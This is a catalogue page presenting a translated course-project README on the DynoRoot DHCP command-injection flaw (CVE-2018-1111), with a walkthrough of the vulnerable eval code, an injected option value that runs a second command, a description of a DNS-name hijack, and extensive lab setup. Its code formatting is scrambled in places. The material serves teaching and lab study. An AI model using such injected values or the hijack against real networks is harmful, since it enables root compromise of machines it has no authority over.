
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/baldassarrefe/fep3370-advanced-ethical-hacking
Анализ уязвимостейЭксплуатацияСетевая безопасностьТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubbaldassarrefe/fep3370-advanced-ethical-hacking

FEP3370-advanced-ethical-hacking

Эксплуатация DHCP с помощью DynoRoot (CVE-2018-1111)

РепозиторийСайт
15 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

DynoRoot CVE-2018-1111

Финальный проект курса Advanced Ethical Hacking в KTH, Стокгольм

Этот проект демонстрирует известную уязвимость машин Fedora и RedHat, связанную с небезопасной реализацией клиентской части протокола Dynamic Host Configuration Protocol (DHCP). Поддельный DHCP-сервер может создавать DHCP-предложения с вредоносной нагрузкой, которая выполняется в корневой оболочке на машине жертвы.

Уязвимость приписывается Феликсу Вильгельму (Felix Wilhelm) и известна как CVE-2018-1111 или «DynoRoot».
Содержание:

  • Введение
    • Предпосылки
    • Уязвимость
    • Источники
  • Настройка
DHCP-сессия (рисунок из , по лицензии ). /> Скриншот установки: настройка сети. Скриншот установки: создание пользователя. ```bash Скриншот установки: создание пользователя. ``` Скриншот установки: конфигурация сети. Скриншот установки: создание пользователя.
  • Предварительные требования
  • Машина-шлюз
  • Атакующий
  • Жертва Fedora
  • Выполнение атаки
    • Шлюз
    • Атакующий
    • Жертва
    • Анализ
  • Дальнейшая работа
  • Благодарности
  • Введение

    Предпосылки

    Протокол Dynamic Host Configuration Protocol (DHCP) — это часто упускаемый из виду компонент в сетевых системах. Его роль заключается в динамической настройке машин-хостов, подключающихся к существующей сети. Наиболее распространенный случай использования — назначение IP-адреса вновь подключенным хостам и информирование о существующих маршрутах для доступа к другим сетям. Могут быть указаны дополнительные опции, например адрес локального DNS-сервера и обслуживаемая зона, или местоположение загрузочного файла.


    Давайте проанализируем четырехшаговый протокол, который выполняется, когда новый хост хочет присоединиться к сети после физического подключения через Ethernet или беспроводное соединение.

    1. Клиент, не имеющий IP-адреса, отправляет широковещательное сообщение DISCOVER в сеть.
    2. DHCP-сервер, отвечающий за эту сеть, отвечает предложением OFFER, содержащим: IP-адрес, маску подсети, адрес маршрутизатора и другие опции.
    3. Клиент отвечает запросом REQUEST, официально запрашивая аренду IP-адреса, который был предложен.
    4. Сервер завершает обмен сообщением ACK, указывая, что клиенту разрешено использовать IP-адрес в течение заданного времени.

    После начального обмена клиент может продлить аренду, просто отправив еще одно сообщение REQUEST. Сервер проверит наличие аренды с IP-адресом и MAC-адресом клиента и ответит сообщением ACK.
    Wikimedia Commons
    CC BY-SA 4.0

    Некоторые моменты, на которые стоит обратить внимание:

    • Клиент также может пропустить фазу DISCOVER и сразу запросить REQUEST адрес. Это распространено в сценариях, когда клиент уже подключался к сети ранее и помнит предыдущий адрес. В этом случае сервер проверяет доступность адреса и подтверждает запрос ACK, или, если аренда недоступна, отправляет NACK.
    • При отключении клиенты могут отправить сообщение RELEASE, чтобы сообщить серверу, что адрес теперь доступен. Однако это не требуется протоколом, и сервер будет периодически собирать просроченные аренды.
    • Каждый DHCP-сервер управляет ограниченным пулом IP-адресов; когда все они назначены, сервер не сможет предлагать аренды новым клиентам.
    • В одной сети может существовать несколько DHCP-серверов. Если клиент получает несколько OFFER, он примет только один; остальные серверы увидят широковещательный REQUEST и отменят предложение.

    Уязвимость

    Уязвимость находится в /etc/NetworkManager/dispatcher.d/11-dhclient, который выполняется клиентом для разбора и установки опций, полученных через DHCP.

    • declare — это встроенная команда bash, которая при использовании без аргументов выводит все объявленные переменные
    • grep фильтрует все переменные, связанные с DHCP
    • while read opt перебирает переменные DHCP одну за другой, выполняет некоторый разбор и выводит строку вида export new_optionname=value для каждой опции
    • инструкции export затем выполняются оболочкой через `eval````bash eval "$( declare | LC_ALL=C grep '^DHCP4_[A-Z_]=' | while read opt; do optname=${opt%%=} optname=${optname,,} optname=new_${optname#dhcp4_} optvalue=${opt#*=} echo "export $optname=$optvalue" done )"
    root@kitploit:~
    <!-- omit in toc -->
    #### Обычная работа
    В нормальных ситуациях код будет работать отлично и распарсит новые опции DHCP. Например, следующий код:```bash
    DHCP4_OPTION_ONE=42
    DHCP4_OPTION_TWO="bla bla"
    
    declare | LC_ALL=C grep '^DHCP4_[A-Z_]*=' | while read opt; do
      optname=${opt%%=*}
      optname=${optname,,}
      optname=new_${optname#dhcp4_}
      optvalue=${opt#*=}
      echo "export $optname=$optvalue"
    done
    

    Будут выведены эти два оператора export для оценки с помощью eval:```bash export new_option_one=42 export new_option_two='bla bla'

    root@kitploit:~
    <!-- omit in toc -->
    #### Внедрение кода
    Однако из-за небезопасного `eval` существует возможность внедрения команд bash:```bash
    DHCP4_OPTION_ONE="x'& echo Hacked! #"
    DHCP4_OPTION_TWO='bla bla'
    
    eval "$(                             
      declare | LC_ALL=C grep '^DHCP4_[A-Z_]*=' | while read opt; do
        optname=${opt%%=*}
        optname=${optname,,}
        optname=new_${optname#dhcp4_}
        optvalue=${opt#*=}
        echo "export $optname=$optvalue"
      done
    )"
    

    Приведет к выполнению echo Hacked!:```text [1] 1541 Hacked!

    root@kitploit:~
    ### Источники
    - [Запись в базе эксплойтов](https://www.exploit-db.com/exploits/44890)
    - [Объявление RedHat](https://access.redhat.com/security/vulnerabilities/3442151)
    - [Пост в блоге Tenable](https://www.tenable.com/blog/advisory-red-hat-dhcp-client-command-injection-trouble)
    - [Репозиторий GitHub](https://github.com/kkirsche/CVE-2018-1111)
    - [Объявление в Twitter](https://twitter.com/_fel1x/status/996388421273882626?lang=en)
    
    ## Настройка
    Минимальная настройка для демонстрации эксплойта состоит всего из двух машин: машины `victim` под управлением Fedora 28 и машины `attacker`. В этой настройке атакующему нужно просто предоставить службу DHCP и дождаться подключения жертвы.
    
    <figure style="text-align:center">
      <img src="https://raw.githubusercontent.com/baldassarrefe/fep3370-advanced-ethical-hacking/HEAD/media/network_simple.svg" style="max-width:400px;" width="90%"/>
      <figcaption>Минимальная настройка эксплойта.</figcaption>
    </figure>
    
    Более реалистичная настройка разместит машины в частной сети, где третья машина, `gateway`, настроена как доброкачественный DHCP-сервер и как шлюз к внешнему интернету. В этой настройке атакующему необходимо предотвратить подключение жертвы к легитимному DHCP-серверу, прежде чем надеяться выполнить атаку.
    
    <figure style="text-align:center">
      <img src="https://raw.githubusercontent.com/baldassarrefe/fep3370-advanced-ethical-hacking/HEAD/media/network.svg" style="max-width:800px;" width="90%"/>
      <figcaption>Настройка частной сети с одной машиной-шлюзом, действующей как DHCP, маршрутизатор и межсетевой экран.</figcaption>
    </figure>
    
    В следующих разделах мы:
    1. Установим VirtualBox
    2. Создадим 3 виртуальные машины: `gateway`, `attacker` и `victim`
    3. Установим ОС на машины (пользователи, сеть и доступ по SSH)
    4. Настроим шлюз для размещения доброкачественного DHCP-сервера для виртуальной внутренней сети, предоставляемой VirtualBox
    5. Установим зависимости Python для атаки
    
    Чтобы [перейти сразу к делу](#performing-the-attack) и пропустить ручную настройку, можно запустить скрипт [`setup.sh`](https://github.com/baldassarrefe/fep3370-advanced-ethical-hacking/blob/main/ansible/setup.sh) в папке `ansible`, который (почти) автоматически создаст виртуальные машины и настроит их с помощью [Ansible Roles](https://docs.ansible.com/ansible/latest/user_guide/playbooks_reuse_roles.html). Просто убедитесь, что Ansible и VirtualBox установлены перед запуском `setup.sh`.
    
    ### Предварительные условия
    
    #### Установка VirtualBox
    Следующие инструкции взяты из [официального руководства по установке](https://www.virtualbox.org/wiki/Downloads).
    
    Добавьте эту строку в `/etc/apt/sources.list`:```bash
    deb [arch=amd64] 'https://download.virtualbox.org/virtualbox/debian' bionic contrib
    

    Установите virtualbox и пакет расширений:```bash wget -q 'https://www.virtualbox.org/download/oracle_vbox_2016.asc' -O- | sudo apt-key add - wget -q 'https://www.virtualbox.org/download/oracle_vbox.asc' -O- | sudo apt-key add -

    sudo apt-get update sudo apt-get -y install gcc make linux-headers-$(uname -r) dkms virtualbox-6.1

    wget 'https://download.virtualbox.org/virtualbox/6.1.16/Oracle_VM_VirtualBox_Extension_Pack-6.1.16.vbox-extpack' sudo VBoxManage extpack install Oracle_VM_VirtualBox_Extension_Pack-6.1.16.vbox-extpack VBoxManage list extpacks

    root@kitploit:~
    #### Установка Ansible (опционально)
    Из [официального руководства для Ubuntu](https://docs.ansible.com/ansible/latest/installation_guide/intro_installation.html#installing-ansible-on-ubuntu):```bash
    sudo apt update
    sudo apt install software-properties-common
    sudo apt-add-repository --yes --update ppa:ansible/ansible
    sudo apt install ansible
    

    Общая настройка SSH

    В этом разделе мы создадим учётные данные SSH, которые будем использовать для входа в машины. Добавление записей хостов в конфигурационный файл SSH избавит нас от лишнего набора текста в дальнейшем.

    Создайте ключ SSH без парольной фразы:```bash ssh-keygen -f ~/.ssh/ethhack -t ed25519 -N ''

    root@kitploit:~
    Добавьте следующие записи в конфигурацию SSH (`~/.ssh/config`):```
    Host gateway.ethhack
      Port 6001
      User gateway   
    
    Host victim.ethhack
      Port 6002
      User victim
    
    Host attacker.ethhack
      Port 6003
      User attacker
    
    Host *.ethhack
      LogLevel ERROR
      HostName localhost
      IdentityFile ~/.ssh/ethhack
      StrictHostKeyChecking no
      UserKnownHostsFile /dev/null
    

    Шлюзовая машина

    Эта машина содержит легитимный DHCP-сервер, управляющий пулом адресов во внутренней сети. Она основана на Ubuntu Server 18.04 с пакетом ISC DHCP.

    В реальном сценарии эта машина также выступала бы в роли маршрутизатора (iptables) и межсетевого экрана (UFW Uncomplicated Firewall) между машинами в сети и внешним миром. Возможно, она также размещала бы DNS-сервер для некоторых внутренних сервисов (BIND9).

    Создание ВМ

    Мы создадим виртуальную машину с помощью инструментов командной строки VirtualBox, чтобы процесс можно было повторить как можно быстрее. В противном случае можно создать ВМ через графический интерфейс, введя ту же конфигурацию.

    Скачайте ISO-образ Ubuntu:```bash wget 'https://ftp.lysator.liu.se/ubuntu-releases/18.04.5/ubuntu-18.04.5-live-server-amd64.iso' md5sum --check << EOF fcd77cd8aa585da4061655045f3f0511 ubuntu-18.04.5-live-server-amd64.iso EOF

    root@kitploit:~
    Создайте ВМ:
    - Сетевой интерфейс 1 подключён к стандартной сети NAT VirtualBox
    - Сетевой интерфейс 2 подключён к внутренней сети `intnet`\
      (буква "d" в MAC-адресе означает DHCP)
    - Перенаправление портов с порта `600x` на хосте на SSH-порт виртуальной машины```bash
    VM_NAME="gateway"
    VRDE_PORT=5001
    SSH_PORT=6001
    VM_MAC='08:00:dd:dd:dd:dd'
    
    VBoxManage createvm --name "${VM_NAME}" --ostype Ubuntu_64 --register
    VBoxManage modifyvm "${VM_NAME}" \
      --memory 2048 \
      --acpi on \
      --boot1 dvd \
      --nic1 nat \
      --nic2 'intnet' \
      --macaddress2 "${VM_MAC//:/}" \
      --natpf1 "guestssh,tcp,,${SSH_PORT},,22" \
      --audio none
    
    VBoxManage createhd disk --filename "${VM_NAME}.vdi" --size 10000
    VBoxManage storagectl "${VM_NAME}" --name "IDE Controller" --add ide --controller PIIX4
    VBoxManage storageattach "${VM_NAME}" \
      --storagectl "IDE Controller" \
      --port 0 \
      --device 0 \
      --type hdd \
      --medium "${VM_NAME}.vdi"
    
    VBoxManage storageattach "${VM_NAME}" \
      --storagectl "IDE Controller" \
      --port 0 \
      --device 1 \
      --type dvddrive \
      --medium "$(realpath ubuntu-18.04.5-live-server-amd64.iso)"
    

    Если что-то пойдет не так:```bash VBoxManage unregistervm "${VM_NAME}" --delete

    root@kitploit:~
    #### Установка ОС
    При первой загрузке машины нам потребуется виртуальный рабочий стол для выполнения шагов установки. Мы
    можем запустить виртуальную машину в безголовом режиме и использовать `rdesktop-vrdp` для подключения. Если VirtualBox
    запущен на настольном компьютере, возможно, будет проще запустить виртуальную машину из графического интерфейса, но
    этот метод будет работать даже с удалённым хостом VirtualBox.```bash
    VBoxHeadless --startvm "${VM_NAME}" --vrde on --vrdeproperty "TCP/Ports=${VRDE_PORT}" &
    sleep 5
    rdesktop-vrdp "localhost:${VRDE_PORT}"
    kill %%
    

    Параметры конфигурации для установщика:

    • Имя хоста gateway
    • Пользователь gateway
    • Пароль gat
    • Статический IP 192.168.0.1 на enp0s8
    • Включить SSH-сервер

    После установки выключите, извлеките ISO и отключите VRDE:```bash VBoxManage storageattach "${VM_NAME}"
    --storagectl "IDE Controller"
    --port 0
    --device 1
    --type dvddrive
    --medium "none" VBoxManage modifyvm "${VM_NAME}" --vrde off

    root@kitploit:~
    #### Вход по SSH
    Для удобства доступа мы можем установить созданный выше SSH-ключ на машину `gateway`:```bash
    VBoxHeadless --startvm "${VM_NAME}" &
    sleep 5
    ssh-copy-id -i ~/.ssh/ethhack.pub gateway.ethhack
    ssh gateway.ethhack
    

    DHCP сервер

    Установить ISC DHCP:```bash sudo apt install -y isc-dhcp-server

    root@kitploit:~
    Чтобы включить DHCP на внутреннем интерфейсе, отредактируем `/etc/default/isc-dhcp-server`:```bash
    sudo sed 's/INTERFACESv4=""/INTERFACESv4="enp0s8"/' -i /etc/default/isc-dhcp-server
    

    Конфигурация пула адресов, управляемого DHCP, записывается в /etc/dhcp/dhcpd.conf:``` authoritative;

    default-lease-time 60; max-lease-time 7200;

    subnet 192.168.0.0 netmask 255.255.255.0 { range 192.168.0.100 192.168.0.105; }

    root@kitploit:~
    Выбранное время аренды по умолчанию в 1 минуту довольно мало, но оно полезно для демонстрационных целей.
    
    <!--```bash
    echo '
    authoritative;
    
    default-lease-time 60;
    max-lease-time 7200;
    
    subnet 192.168.0.0 netmask 255.255.255.0 {
      range 192.168.0.100 192.168.0.105;
      option domain-name-servers 192.168.0.53;
      option domain-name "100waystocook.pizza.";
    }
    ' | sudo tee /etc/dhcp/dhcpd.conf > /dev/null
    
    sudo sed 's/INTERFACESv4=""/INTERFACESv4="enp0s8"/' -i /etc/default/isc-dhcp-server
    
    sudo systemctl restart isc-dhcp-server
    

    Перезапустить службу:

    -->```bash sudo systemctl restart isc-dhcp-server

    root@kitploit:~
    События DHCP записываются в `/var/log/syslog`. Мы можем выделить соответствующие записи с помощью:```bash
    tail -f /var/log/syslog | grep --line-buffered 'dhcpd' | grep -E 'dhcpd|attacker|fedora|'
    

    Если мы оставим gateway включённым во время установки других машин, они автоматически получат конфигурацию DHCP.

    sudo apt-get install -y bind9 bind9utils bind9-doc sudo sed 's/OPTIONS="-u bind"/OPTIONS="-u bind -4"/' -i /etc/default/bind9 sudo systemctl restart bind9

    root@kitploit:~
    Редактируйте `/etc/bind/named.conf.options`:```bash
    echo '
    options {
      directory "/var/cache/bind";
      allow-query { any; };
      recursion no;
      listen-on { 192.168.0.53; };
    };
    ' | sudo tee /etc/bind/named.conf.options > /dev/null
    

    Редактируйте /etc/bind/named.conf.local:```bash echo '

    Forward zone for 100waystocook.pizza

    zone "100waystocook.pizza" { type master; file "/etc/bind/zones/db.100waystocook.pizza"; };

    Reverse zone for 192.168.0.0/24

    zone "0.168.192.in-addr.arpa" { type master; file "/etc/bind/zones/db.192.168.0"; }; ' | sudo tee /etc/bind/named.conf.local > /dev/null

    root@kitploit:~
    Создайте файлы прямой и обратной зоны в папке, доступной только для чтения для bind:```bash
    sudo install -o root -g bind -m 755 -d /etc/bind/zones
    
    echo '
    $TTL    86400 ; Clients will cache DNS responses for 1 day
    
    @       IN      SOA     dns.100waystocook.pizza. admin.100waystocook.pizza. (
                      3     ; Serial
                 604800     ; Refresh (1 week)
                  86400     ; Retry   (1 day)
                2419200     ; Expire  (4 weeks)
                 604800     ; Negative Cache TTL (4 weeks)
    )                       ; The values above are only relevant for secondary DNS servers
    
    ; name servers
    @       IN      NS      dns.100waystocook.pizza.
    
    ; 192.168.0.0/24
    dns     IN      A       192.168.0.53
    server  IN      A       192.168.0.1
    www     IN      CNAME   server
    mongo   IN      CNAME   server
    ' | sudo tee /etc/bind/zones/db.100waystocook.pizza > /dev/null
    
    echo '
    $TTL    604800
    @       IN      SOA     dns.100waystocook.pizza. admin.100waystocook.pizza. (
                      4     ; Serial
                 604800     ; Refresh
                  86400     ; Retry
                2419200     ; Expire
                 604800 )   ; Negative Cache TTL
    
    ; name servers
    @     IN      NS      dns.100waystocook.pizza.
    
    ; PTR Records
    1     IN      PTR     server.100waystocook.pizza.  ; 192.168.0.1
    53    IN      PTR     dns.100waystocook.pizza.     ; 192.168.0.53
    ' | sudo tee /etc/bind/zones/db.192.168.0 > /dev/null
    

    Выполнить проверки и перезапустить:```bash sudo named-checkconf sudo named-checkzone 100waystocook.pizza /etc/bind/zones/db.100waystocook.pizza sudo named-checkzone 0.168.192.in-addr.arpa /etc/bind/zones/db.192.168.0

    sudo systemctl restart bind9

    root@kitploit:~
    Проверьте, что это работает```bash
    dig www.100waystocook.pizza
    nslookup www.100waystocook.pizza
    systemd-resolve www.100waystocook.pizza
    

    Установка DHCP-сервера для автоматического обновления DNS-записей

    • https://wiki.debian.org/DDNS
    • http://www.btteknik.net/?p=143
    • https://dev.to/skorotkiewicz/create-ddns-on-your-current-bind9-server-1d09
    • https://blog.kroko.ro/2009/03/29/running-a-secure-ddns-service-with-bind/
    • https://bind9.readthedocs.io/en/v9_16_5/reference.html#dynamic-update-policies
    • https://www.techrepublic.com/blog/linux-and-open-source/setting-up-a-dynamic-dns-service-part-2-dhcpd/
    Настройка Bind

    Создание симметричного ключа для обновлений DNS:```bash KEY_NAME='ddns-key.100waystocook.pizza' KEY_FILE_BIND="${KEY_NAME}.key"

    KEY_FILE="$(dnssec-keygen -a HMAC-SHA512 -b 512 -r /dev/urandom -n USER "${KEY_NAME}")" KEY_FILE_KEY="${KEY_FILE}.key" KEY_FILE_PRI="${KEY_FILE}.private" unset KEY_FILE

    KEY_SECRET="$(cut -f7- -d ' ' "${KEY_FILE_KEY}")"

    cat > "${KEY_FILE_BIND}" << EOF key "${KEY_NAME}" { algorithm HMAC-SHA512; secret "${KEY_SECRET}"; }; EOF

    sudo install --owner root --group bind --mode 0640 "${KEY_FILE_BIND}" /etc/bind/ rm "${KEY_FILE_BIND}"

    root@kitploit:~
    Включите ключ в `/etc/bind/named.conf.local`:```bash
    echo "
    include '/etc/bind/${KEY_FILE_BIND}';
    
    # Forward zone for 100waystocook.pizza
    zone '100waystocook.pizza' {
      type master;
      file '/var/lib/bind/zones-dyn/db.100waystocook.pizza';
      notify no;
    
      # grant whoever owns the key the permission to update 
      # the A and TXT records for server.100waystocook.pizza.
      update-policy {
        grant ${KEY_NAME} name server.100waystocook.pizza. A TXT;
      };
    };
    
    # Reverse zone for 192.168.0.0/24
    zone '0.168.192.in-addr.arpa' {
      type master;
      file '/var/lib/bind/zones-dyn/db.192.168.0';
      notify no;
    
      # grant whoever owns the key the permission to update 
      # the PTR record for IPs in within the reverse zone
      update-policy {
        grant ${KEY_NAME} zonesub PTR;
      };
    };
    " | tr \' \" | sudo tee /etc/bind/named.conf.local > /dev/null 
    

    Скопируйте исходный файл зоны в папку, доступную для записи bind, удалите запись server:```bash sudo install -o root -g bind -m 775 -d /var/lib/bind/zones-dyn

    sudo install -o root -g bind -m 664 /etc/bind/zones/db.100waystocook.pizza /var/lib/bind/zones-dyn sudo sed '/^server/d' -i /var/lib/bind/zones-dyn/db.100waystocook.pizza

    sudo install -o root -g bind -m 664 /etc/bind/zones/db.192.168.0 /var/lib/bind/zones-dyn sudo sed '/server.100waystocook.pizza/d' -i /var/lib/bind/zones-dyn/db.192.168.0

    root@kitploit:~
    Запустить проверки и перезапустить:```bash
    sudo named-checkconf
    sudo named-checkzone 100waystocook.pizza    /var/lib/bind/zones-dyn/db.100waystocook.pizza
    sudo named-checkzone 0.168.192.in-addr.arpa /var/lib/bind/zones-dyn/db.192.168.0
    
    sudo systemctl restart bind9
    
    Ручные проверки

    Проверьте, что всё работает, вручную обновив DNS-запись. Следя за tail -f /var/log/syslog на предмет ошибок, выполните следующие действия. В конце удалите новые записи, иначе обновления DHCP завершатся ошибкой:```bash TTL=60 NEW_NAME='server' NEW_IP='99'

    systemd-resolve "${NEW_NAME}.100waystocook.pizza"

    nsupdate -d -k "${KEY_FILE_PRI}" << EOF server dns.100waystocook.pizza.

    zone 100waystocook.pizza. update add ${NEW_NAME}.100waystocook.pizza. ${TTL} IN A 192.168.0.${NEW_IP}

    zone 0.168.192.in-addr.arpa update add ${NEW_IP}.0.168.192.in-addr.arpa ${TTL} IN PTR ${NEW_NAME}.100waystocook.pizza.

    send EOF

    sudo systemd-resolve --flush-caches systemd-resolve "${NEW_NAME}.100waystocook.pizza" dig +short -x "192.168.0.${NEW_IP}"

    nsupdate -d -k "${KEY_FILE_PRI}" << EOF server dns.100waystocook.pizza.

    zone 100waystocook.pizza. update delete ${NEW_NAME}.100waystocook.pizza. IN A

    zone 0.168.192.in-addr.arpa update delete ${NEW_IP}.0.168.192.in-addr.arpa IN PTR

    send EOF

    root@kitploit:~
    ##### Конфигурация DHCP
    Настройте DHCP для автоматического обновления записей DNS:```bash
    KEY_FILE_DHCP="${KEY_NAME}.key"
    
    # Note: no " in key file
    cat > "${KEY_FILE_DHCP}" << EOF
    key ${KEY_NAME} {
      algorithm HMAC-SHA512;
      secret ${KEY_SECRET};
    };
    EOF
    
    sudo install --owner root --group root --mode 0640 "${KEY_FILE_DHCP}" /etc/dhcp/ddns-keys/
    rm "${KEY_FILE_DHCP}"
    
    echo "
    authoritative;
    
    # https://kb.isc.org/docs/isc-dhcp-44-manual-pages-dhcpdconf
    ddns-updates on;
    ddns-update-style interim;
    ddns-domainname '100waystocook.pizza.';
    ddns-rev-domainname '0.168.192.in-addr.arpa.';
    update-conflict-detection on;
    ddns-guard-id-must-match;
    ignore client-updates;
    
    default-lease-time 120;
    max-lease-time 7200;
    
    include '/etc/dhcp/ddns-keys/${KEY_FILE_DHCP}';
    
    zone 100waystocook.pizza. {
      primary dns.100waystocook.pizza. ;
      key ${KEY_NAME} ;
    }
    
    zone 0.168.192.in-addr.arpa. {
      primary dns.100waystocook.pizza. ;
      key ${KEY_NAME} ;
    }
    
    subnet 192.168.0.0 netmask 255.255.255.0 {
      range 192.168.0.1 192.168.0.20;
      option domain-name-servers 192.168.0.53;
      option domain-name '100waystocook.pizza.';
    }
    " | tr \' \" | sudo tee /etc/dhcp/dhcpd.conf > /dev/null
    
    sudo systemctl restart isc-dhcp-server
    

    Конфигурацию DHCP можно проверить с помощью sudo dhcpd -t.

    Result

    Когда машина с именем хоста server запускается, /var/log/syslog должен выглядеть следующим образом:```

    DHCP handshake

    dhcpd[1366]: DHCPDISCOVER from 08:00:27:ca:ff:df via enp0s8 dhcpd[1366]: DHCPOFFER on 192.168.0.3 to 08:00:27:ca:ff:df (server) via enp0s8 dhcpd[1366]: DHCPREQUEST for 192.168.0.3 (192.168.0.53) from 08:00:27:ca:ff:df (server) via enp0s8 dhcpd[1366]: DHCPACK on 192.168.0.3 to 08:00:27:ca:ff:df (server) via enp0s8

    DNS update

    named[1283]: client @0x7fef30041e40 192.168.0.53#53293/key ddns-key.100waystocook.pizza: updating zone '100waystocook.pizza/IN': adding an RR at 'server.100waystocook.pizza' A 192.168.0.3 named[1283]: client @0x7fef30041e40 192.168.0.53#53293/key ddns-key.100waystocook.pizza: updating zone '100waystocook.pizza/IN': adding an RR at 'server.100waystocook.pizza' TXT "31c8ab6283bcc3f723245ceab58eb496f0" dhcpd[1366]: Added new forward map from server.100waystocook.pizza. to 192.168.0.3 named[1283]: client @0x7fef30057320 192.168.0.53#36001/key ddns-key.100waystocook.pizza: updating zone '0.168.192.in-addr.arpa/IN': deleting rrset at '3.0.168.192.0.168.192.in-addr.arpa' PTR named[1283]: client @0x7fef30057320 192.168.0.53#36001/key ddns-key.100waystocook.pizza: updating zone '0.168.192.in-addr.arpa/IN': adding an RR at '3.0.168.192.0.168.192.in-addr.arpa' PTR server.100waystocook.pizza. dhcpd[1366]: Added reverse map from 3.0.168.192.0.168.192.in-addr.arpa. to server.100waystocook.pizza.

    DHCP renewal

    dhcpd[1366]: DHCPREQUEST for 192.168.0.3 from 08:00:27:ca:ff:df (server) via enp0s8 dhcpd[1366]: DHCPACK on 192.168.0.3 to 08:00:27:ca:ff:df (server) via enp0s8

    root@kitploit:~
    Когда запускается другая машина с именем хоста `fedora`, она получает IP-адрес, но не добавляется в DNS из-за `update-policy`:```
    dhcpd[1366]: DHCPDISCOVER from 08:00:27:4e:d0:d2 via enp0s8
    dhcpd[1366]: DHCPOFFER on 192.168.0.6 to 08:00:27:4e:d0:d2 (fedora) via enp0s8
    dhcpd[1366]: DHCPREQUEST for 192.168.0.6 (192.168.0.53) from 08:00:27:4e:d0:d2 (fedora) via enp0s8
    dhcpd[1366]: DHCPACK on 192.168.0.6 to 08:00:27:4e:d0:d2 (fedora) via enp0s8
    named[1283]: client @0x7fef30041e40 192.168.0.53#42609/key ddns-key.100waystocook.pizza: 
                 updating zone '100waystocook.pizza/IN': 
                 update failed: rejected by secure update (REFUSED)
    dhcpd[1366]: Unable to add forward map from fedora.100waystocook.pizza. to 192.168.0.6: REFUSED
    

    Проблема в том, что DHCP зарегистрирует любую машину с именем хоста server в DNS, при условии, что она первая. Если злоумышленник попытается подключиться через DHCP с дублирующимся именем хоста server, DHCP заметит это и откажется обновлять DNS.```

    DHCP handshake with attacker

    dhcpd[1366]: DHCPDISCOVER from 08:00:27:4e:d0:d2 via enp0s8 dhcpd[1366]: DHCPOFFER on 192.168.0.2 to 08:00:27:4e:d0:d2 (server) via enp0s8 dhcpd[1366]: DHCPREQUEST for 192.168.0.2 (192.168.0.53) from 08:00:27:4e:d0:d2 (server) via enp0s8 dhcpd[1366]: DHCPACK on 192.168.0.2 to 08:00:27:4e:d0:d2 (server) via enp0s8

    DNS update denied

    named[1283]: client @0x7fef30041e40 192.168.0.53#34663/key ddns-key.100waystocook.pizza: updating zone '100waystocook.pizza/IN': update unsuccessful: server.100waystocook.pizza: 'name not in use' prerequisite not satisfied (YXDOMAIN) named[1283]: client @0x7fef30057320 192.168.0.53#39143/key ddns-key.100waystocook.pizza: updating zone '100waystocook.pizza/IN': update unsuccessful: server.100waystocook.pizza/TXT: 'RRset exists (value dependent)' prerequisite not satisfied (NXRRSET) dhcpd[1366]: Forward map from server.100waystocook.pizza. to 192.168.0.2 FAILED: Has an address record but no DHCID, not mine.

    root@kitploit:~
    Но если легитимный `server` на некоторое время выходит из строя, его аренда освобождается, а записи удаляются. Тогда злоумышленник может просто проникнуть, указав `server` в качестве имени хоста при начальном DHCP-обмене.```
    # DHCP removes DNS records
    named[1283]: client @0x7fef30041e40 192.168.0.53#43939/key ddns-key.100waystocook.pizza: 
                 updating zone '100waystocook.pizza/IN': deleting an RR at server.100waystocook.pizza A
    dhcpd[1366]: Removed forward map from server.100waystocook.pizza. to 192.168.0.3
    named[1283]: client @0x7fef30057320 192.168.0.53#46231/key ddns-key.100waystocook.pizza: 
                 updating zone '100waystocook.pizza/IN': deleting an RR at server.100waystocook.pizza TXT
    named[1283]: client @0x7fef30041e40 192.168.0.53#54069/key ddns-key.100waystocook.pizza: 
                 updating zone '0.168.192.in-addr.arpa/IN': deleting rrset at '3.0.168.192.0.168.192.in-addr.arpa' PTR
